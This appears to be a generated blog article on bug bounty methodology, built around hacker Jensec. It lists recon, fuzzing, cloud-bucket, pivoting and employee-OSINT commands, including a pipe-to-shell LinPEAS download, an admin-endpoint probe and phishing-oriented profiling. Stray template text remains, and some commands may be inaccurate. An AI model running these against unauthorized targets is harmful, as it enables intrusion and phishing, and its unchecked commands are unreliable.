Listen to this Post

Introduction:
Jenish Sojitra, known as Jensec, stands as a colossus in the cybersecurity world, having earned over $2 million in bug bounties and securing a spot in HackerOne’s Top 20 hackers of all time. His upcoming panel discussion at Security BSides Ahmedabad with a Fortune 500 CISO highlights the critical convergence of offensive security research and enterprise risk management. This article deconstructs the methodologies and technical prowess required to operate at this elite level, providing actionable insights for aspiring security professionals.
Learning Objectives:
- Understand the core technical skills and tools used by top bug bounty hunters.
- Learn practical command-line and web application testing techniques for identifying common vulnerabilities.
- Develop a methodology for continuous learning and engagement within the security community.
You Should Know:
1. Reconnaissance is King: Uncovering Hidden Endpoints
The initial phase of any successful bug bounty hunt involves extensive reconnaissance to discover assets and endpoints that others miss.
Command (Amass): amass enum -passive -d target.com -o amass_output.txt
Command (Subfinder): subfinder -d target.com -o subfinder_output.txt
Command (httpx): cat subfinder_output.txt | httpx -silent -tech-detect -o live_subdomains.txt
Step-by-step guide: Information gathering is the foundation. Start by using passive enumeration with `Amass` to map a target’s external footprint without sending direct traffic. Combine this with Subfinder, a specialized tool for discovering subdomains. The output lists of subdomains must then be filtered for live hosts; this is where `httpx` shines. It takes the list, probes each subdomain, and returns only those that are active. The `-tech-detect` flag also identifies the technology stack (e.g., PHP, Node.js, Nginx), which helps in tailoring your attack vectors. Consolidate these outputs to create a comprehensive target list for further testing.
- Content Discovery: Finding What They Forgot to Hide
Many critical vulnerabilities are found in files and directories that are not linked from the main application but are still accessible.Command (ffuf): ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -u https://target.com/FUZZ -mc 200,301,302,403 -t 100 Command (Gobuster): gobuster dir -u https://target.com -w /usr/share/wordlists/dirb/common.txt -x php,txt,bak -t 50 Command (curl): curl -s -I https://target.com/backup.zip | head -n 1
Step-by-step guide: Fuzzing for content is a brute-force method to find hidden resources. `Ffuf` is a fast web fuzzer. The `-w` flag specifies the wordlist, `-u` is the target URL with `FUZZ` acting as the placeholder, and `-mc` filters for successful HTTP status codes. `Gobuster` performs a similar function; the `-x` flag checks for files with these extensions. For a quick manual check on a potentially interesting file (e.g.,
backup.zip), use `curl` with the `-I` (head) option to fetch only the HTTP headers. A `200 OK` response on a compressed backup file could lead to a catastrophic source code leak.
3. Automating API Vulnerability Discovery
Modern applications are API-centric, making them a prime target. Automating initial tests allows you to cover more ground.
Command (Nikto): nikto -h https://target.com/api/v1/ -o nikto_scan.xml
Command (Nuclei): nuclei -u https://target.com -tags exposure -severity critical,high -etags sandbox -o nuclei_results.txt
Command (jq): cat api_response.json | jq '.[] | select(.email == null)'
Step-by-step guide: `Nikto` is a classic web server scanner useful for a quick health check on an API endpoint, identifying outdated servers and known misconfigurations. `Nuclei` is a more modern tool that uses community-powered templates to check for thousands of known vulnerabilities. The command shown scans for high-severity issues related to data `exposure` while excluding (-etags) bugs typically found in sandbox environments. When analyzing complex JSON API responses, `jq` is an indispensable command-line tool for parsing and filtering data. The example command filters for objects within a JSON array that have a null `email` field, which might indicate a data exposure bug.
4. Inspecting and Manipulating Client-Side Code
Browser extensions and client-side applications are often overlooked attack surfaces, as highlighted by Jensec’s own crxplorer.com.
Chrome DevTools (Console): JSON.stringify(localStorage, null, 2);
Command (CRXcavator): npx crxcavator-cli --fetch --ext-id <extension-id>
Browser Command: javascript:fetch('/api/admin/users').then(r=>r.json()).then(d=>console.log(d));
Step-by-step guide: Client-side storage like `localStorage` can contain sensitive tokens or data. Within Chrome DevTools, execute `JSON.stringify(localStorage, null, 2);` in the console to pretty-print all contents for inspection. For Chrome extensions, use tools like `CRXcavator` to analyze their permissions and source code for vulnerabilities. Simple JavaScript snippets pasted into the address bar (bookmarklets) can test for Broken Access Control; the example attempts to fetch an admin endpoint directly, which would succeed if proper authorization checks are missing on the client and server.
5. Cloud Security Misconfigurations
An organization’s attack surface often extends into its cloud infrastructure. Identifying misconfigurations is a high-value activity.
Command (AWS CLI): aws s3 ls s3://target-bucket/ --no-sign-request
Command (s3scanner): python3 s3scanner.py --bucket-file bucket_list.txt
Command (CloudBrute): ./cloudbrute -d target.com -k keyword -m storage -t 100
Step-by-step guide: Misconfigured AWS S3 buckets are a common source of data breaches. The `aws s3 ls` command attempts to list the contents of a bucket anonymously (--no-sign-request). If successful, the bucket is world-readable. Tools like `s3scanner` automate this process for a list of buckets. `CloudBrute` is a powerful tool for discovering cloud resources based on keywords; the `-m storage` mode hunts for publicly accessible storage containers across multiple cloud providers, not just AWS.
6. Network Pivoting and Internal Recon
Once a minor foothold is gained (e.g., on a misconfigured server), understanding the internal network is crucial for impact.
Command (nmap): nmap -sV -sC -p- 192.168.1.50 -oN full_scan.txt
Command (SSH Tunnel): ssh -L 8080:internal.target:80 [email protected] -N
Command (LinPEAS): curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
Step-by-step guide: A full port scan with `nmap` (-p-) on an internal target reveals all open ports and the services running on them (-sV), while default scripts (-sC) often uncover valuable info. If you need to access an internal web server (internal.target:80) from your local machine, you can create an SSH tunnel through a jump host. The command `ssh -L 8080:internal.target:80 [email protected] -N` forwards your local port 8080 to the internal target’s port 80. For privilege escalation on a Linux host, `LinPEAS` is an automated script that searches for common misconfigurations, passwords, and vulnerabilities.
7. The Human Element: Social Engineering Recon
Technical skills are paramount, but understanding human targets is what often leads to the most significant breaches.
Command (theHarvester): theHarvester -d target.com -l 500 -b linkedin
Command (Sherlock): python3 sherlock.py target_username --csv
Command (Metasploit): use auxiliary/gather/social_linkedin ; set USERNAMES user_list.txt ; run
Step-by-step guide: This phase involves mapping an organization’s employees. `theHarvester` can scrape LinkedIn (-b linkedin) for names and titles associated with the target domain (-d), up to a specified limit (-l). `Sherlock` then checks for the presence of those discovered usernames across hundreds of social media sites, helping to build a profile. Frameworks like Metasploit contain modules that can further gather detailed information from social networks, which can be used for crafting highly targeted phishing campaigns.
What Undercode Say:
- Technical mastery must be combined with relentless curiosity. The tools are just a means to execute a systematic process of exploration and discovery.
- The highest rewards go to those who find novel attack paths, not just common vulnerabilities. This requires deep understanding of architecture and business logic.
+ analysis around 10 lines.
Jensec’s success isn’t just a product of running automated tools; it’s the result of a meticulous, process-oriented mindset applied with creative thinking. The key differentiator between a novice and a top-tier hacker is the ability to chain together seemingly minor findings—a subdomain, a mildly informative error message, a developer’s name found on GitHub—into a critical severity vulnerability. His work, and that of his peers, demonstrates a clear evolution in cybersecurity: the perimeter is dissolving, and every piece of digital information, no matter how trivial it seems, is a potential link in the attack chain. This shifts the defensive mandate from mere vulnerability patching to continuous threat exposure management, where understanding an attacker’s perspective is the most effective defense.
Prediction:
The public collaboration between elite hackers like Jensec and Fortune 500 CISOs at major conferences signals a definitive mainstreaming of offensive security within enterprise risk frameworks. Within the next 3-5 years, we will see bug bounty programs evolve from a supplemental testing activity to a core component of every large organization’s security assurance program, integrated directly with DevOps pipelines. This will be driven by the increasing complexity of cloud-native and AI-powered applications, which expand the attack surface beyond what internal teams can manage. Furthermore, the rise of AI-powered offensive security tools will automate much of the initial reconnaissance and vulnerability discovery, lowering the barrier to entry but raising the stakes for defenders, necessitating an equal adoption of AI-powered defense systems.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Jensec I – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


